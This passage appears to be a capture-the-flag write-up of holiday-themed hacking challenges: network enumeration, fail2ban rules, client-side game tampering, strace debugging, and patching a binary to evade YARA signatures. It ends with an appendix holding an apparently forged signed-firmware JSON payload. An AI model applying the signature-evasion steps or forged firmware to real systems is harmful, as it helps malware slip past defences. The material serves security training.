Then I searched the local subnet for hosts: `nmap 192.168.160.0/24`

This found 192.168.160.1 with port 22 and port 8000 open and 192.168.160.2 with port 80 open and DNS hostname "ipv6-server.ipv6guest.kringlecastle.com"

`curl 192.168.160.1:8000` receives a response that there is a wrong API key.

`curl 192.168.160.2:80` receives a response that the site is better when accessed via IPv6

It is possible to use ping6 ipv6-server.ipv6guest.kringlecastle.com to receive the IPv6 address and curl that. However, who wants to type IPv6 addresses?

`curl ipv6-server.ipv6guest.kringlecastle.com` suggests to connect to another open TCP to get the striper's activation phrase.

During enumeration, I didn't discover any other open ports on this host. However, `nmap` uses IPv4 by default. By forcing a scan against the v6 address, we may find additional ports:

`nmap -6 -Pn -p- ipv6-server.ipv6guest.kringlecastle.com` reveals that 9000/tcp is open.

`curl ipv6-server.ipv6guest.kringlecastle.com:9000` reveals that the password to submit in the top panel is "**PieceOnEarth**" to complete the challenge.

HoHo … No

To complete this challenge, we must create custom `fail2ban` jail, filter, and action files to automatically block hosts that belong on the naughty list.

The criteria for being blocked is that a host must have 10 or more failures in an hour.

First, I grepped through the logs to find references to failures or errors. By continuously piping grep results to -v we can exclude more and more known phrase patterns.

This uncovered four formats for failure messages. These can be used in a file named `/etc/fail2ban/filter.d/hohono.conf` with the following contents:

```
[Definition]
failregex = Login from <HOST> rejected due to unknown user name
            Failed login from <HOST> for .*
            <HOST> sent a malformed request
            Invalid heartbeat .* from <HOST>
```

The instructions to the challenge indicate the commands that need to run when adding or removing entries from the naughty list. These can be used in a file named `/etc/fail2ban/action.d/hohono.conf` with the following contents:

```
[Definition]
actionban = /root/naughtylist add <ip>
actionunban = /root/naughtylist remove <ip>
```

Finally, to utilize the custom filter and action, we need to create a custom jail at `/etc/fail2ban/jail.d/hohono.conf` with the following contents that define the log location, action and filter files, max failures, and timespan:

```
[hohono]
enabled = true
action = hohono
filter = hohono
logpath = /var/log/hohono.log
maxretry = 10
findtime = 3600
```

To get the new configuration files loaded, `fail2ban` has to be reloaded with the command "`system fail2ban restart`"

Then, the naughtylist should be refreshed with "`/root/naughtylist refresh`"

Provided there are no issues with filters, this should add all the malicious IP addresses to the naughtylist and complete the challenge.

Holiday Hero

To complete this challenge, we need to successfully play the "Santa's Holiday Hero" game to refuel Santa's sleigh. The catch is, this is a multiplayer game, which will require coordinating with another user or exploiting the game to play solo. Standing outside the game, Chimney Scissorsticks does mention there is a clever way to do so by setting "two client-side values, one of which is passed to the server."

Upon loading the game, I opened the developer tools console to begin seeing what kind of client side values may exist. There is a "HOHOHO" cookie with the default value "`%7B%22single_player%22%3Afalse%7D`" which I changed from false to true. This does not have any immediate impact on the ability to play in single player mode, however.

I did attempt to look at the game through Burp Proxy. By modifying certain variables in the websocket communication, I did succeed in getting the player 2 console activated. I was able to play the game locally as both player 1 and player 2, but despite getting a high enough score, the game would fail to successfully validate the score and complete the challenge.

I needed to understand more about the variables available. The code for the game can be found in `holidayhero.min.js`. It contains several interesting variables, including `single_player_mode`.

I found that by changing the value of "`single_player_mode`" to "1" in the developer tools console, it is possible to play a single player game. In this mode, the computer will substitute for player two and allow the player to successfully refuel the sleigh and complete the challenge.

Log4Jack

These are more interactive tutorials than challenges. They're important and worthwhile for anyone who hasn't had experience with Log4Jack or benefit from interactive/hands-on learning.

Logic Munchers

To beat this challenge, you have to play Logic Chompers on Intermediate on Potpourri mode.

This board is populated with Boolean logic, arithmetic expressions, number conversions, and bitwise operations.

I do not have any special or unique insight into a solution for this challenge, other than to review and learn the logic until you understand enough to pass the challenge. You can probably loosely learn the patterns and make some pretty good guesses in short time.

Strace Ltrace Retrace

To solve this challenge, we need to determine why the cotton candy machine will not run after an SD card was replaced.

By running the file against `strace` and `ltrace` we can diagnose and resolve the issue plaguing the cotton candy machine.

```
kotton_kandy_co@b5d548c5257c:~$ ltrace ~/make_the_candy
fopen("registration.json", "r")                          = 0
puts("Unable to open configuration fil"...Unable to open configuration file.
)               = 35
+++ exited (status 1) +++
```

To resolve this, `registration.json` should exist. Run "`touch registration.json`" to create the file.

After checking again with `strace` and `ltrace`, I determined the file might need data in it. Run "`echo junk >> registration.json`"

According to `ltrace`, the application was looking for Registration but found junk. Change the file to include "Registration" with a text editor.

Next, it appears that it is looking for a colon after registration:

```
…
strstr("Registration\n", "Registration")              = "Registration\n"
strchr("Registration\n", ':')                         = nil
…
```

After changing the file to "Registration :" and running again, we get the following snippet:

```
…
strstr("Registration :\n", "Registration")            = "Registration :\n"
strchr("Registration :\n", ':')                       = ":\n"
strstr(":\n", "True")                                 = nil
…
```

Update `registration.json` to "Registration : True" via a text editor.

The application now runs without error.

Yara Analysis

In this challenge, we have to modify an executable to make it evade yara rules. *Sounds Frosty.*

First, running the app will fail and the specific yara rule encountered will be displayed. We can find the rules by grepping the file and getting the lines after the rule title.

```
snowball2@467f4030cc95:~$ the_critical_elf_app
yara_rule_135 the_critical_elf_app

snowball2@467f4030cc95:~/yara_rules$ grep "yara_rule_135 {" rules.yar -A 30
rule yara_rule_135 {
   meta:
      description = "binaries - file Sugar_in_the_machinery"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash =
"19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
   strings:
      $s = "candycane"
   condition:
      $s
}
```

The first step is to remove the string candycane from the file, while not modifying it in a way that impacts its ability to run.

To do so, I opened the file with `vim`, used the following command to convert the output to hex (`:%! Xxd`), changed 'candycane' to 'candycxxe' by changing the values for 'a' and 'n' to 78 for 'x'. I reverted the changes with (`:%! Xxd -r`) then saved the document (`:wq`)

Now we receive a new yara reference:

```
snowball2@86cd63f0801e:~$ the_critical_elf_app
yara_rule_1056 the_critical_elf_app
bash: the_critical_elf_app: command not found

snowball2@86cd63f0801e:~/yara_rules$ grep yara_rule_1056 rules.yar -A 30
rule yara_rule_1056 {
   meta:
        description = "binaries - file frosty.exe"
        author = "Sparkle Redberry"
        reference = "North Pole Malware Research Lab"
        date = "1955-04-21"
        hash =
"b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
    strings:
        $s1 = {6c 6962 632e 736f 2e36}
        $hs2 = {726f 6772 616d 2121}
    condition:
        all of them
}
```

Converting these, “6c 6962 632e 736f 2e36” is libc.so.6 and probably can’t be modified.

“726f 6772 616d 2121” is "rogram!!" and may be available for changing. The offending text appeared toward the top of the file around candycane and other suspect strings.

I repeated the activity with `vim` above to swap the two ‘!’ to ‘x’ again.

Running the command fails with a third rule:

```
snowball2@86cd63f0801e:~/yara_rules$ grep yara_rule_1732 rules.yar -A 40
rule yara_rule_1732 {
   meta:
      description = "binaries - alwayz_winter.exe"
      author = "Santa"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-22"
      hash =
"c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
   strings:
      $s1 = "This is critical for the execution of this program!!" fullword
ascii
      $s2 = "__frame_dummy_init_array_entry" fullword ascii
      $s3 = ".note.gnu.property" fullword ascii
      $s4 = ".eh_frame_hdr" fullword ascii
      $s5 = "__FRAME_END__" fullword ascii
      $s6 = "__GNU_EH_FRAME_HDR" fullword ascii
      $s7 = "frame_dummy" fullword ascii
      $s8 = ".note.gnu.build-id" fullword ascii
      $s9 = "completed.8060" fullword ascii
      $s10 = "_IO_stdin_used" fullword ascii
      $s11 = ".note.ABI-tag" fullword ascii
      $s12 = "naughty string" fullword ascii
      $s13 = "dastardly string" fullword ascii
      $s14 = "__do_global_dtors_aux_fini_array_entry" fullword ascii
      $s15 = "__libc_start_main@@GLIBC_2.2.5" fullword ascii
      $s16 = "GLIBC_2.2.5" fullword ascii
      $s17 = "its_a_holly_jolly_variable" fullword ascii
      $s18 = "__cxa_finalize" fullword ascii
      $s19 = "HolidayHackChallenge{NotReallyAFlag}" fullword ascii
      $s20 = "__libc_csu_init" fullword ascii
   condition:
      uint32(1) == 0x02464c45 and filesize < 50KB and
      10 of them
}
```

There are 20 strings represented, but I only felt 5 could likely be safely modified (1,12,13,17,19).

However, since this is an “and” condition, it might be easier to make one of the other checks fail. To solve this challenge, I added a bunch of junk data using the same technique we used to modify the file.

After adding enough junk to the file, it will exceed 50kb and will not be caught by the yara rule.

Appendix

Signed Printer Firmware

{"firmware":"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
AQBSAAAAgQAAAAA","signature":"98753dfc3688544efcedfa0da7228aac62d8ad187a77a7115b603273
cdc18dac","secret_length":16,"algorithm":"SHA256"}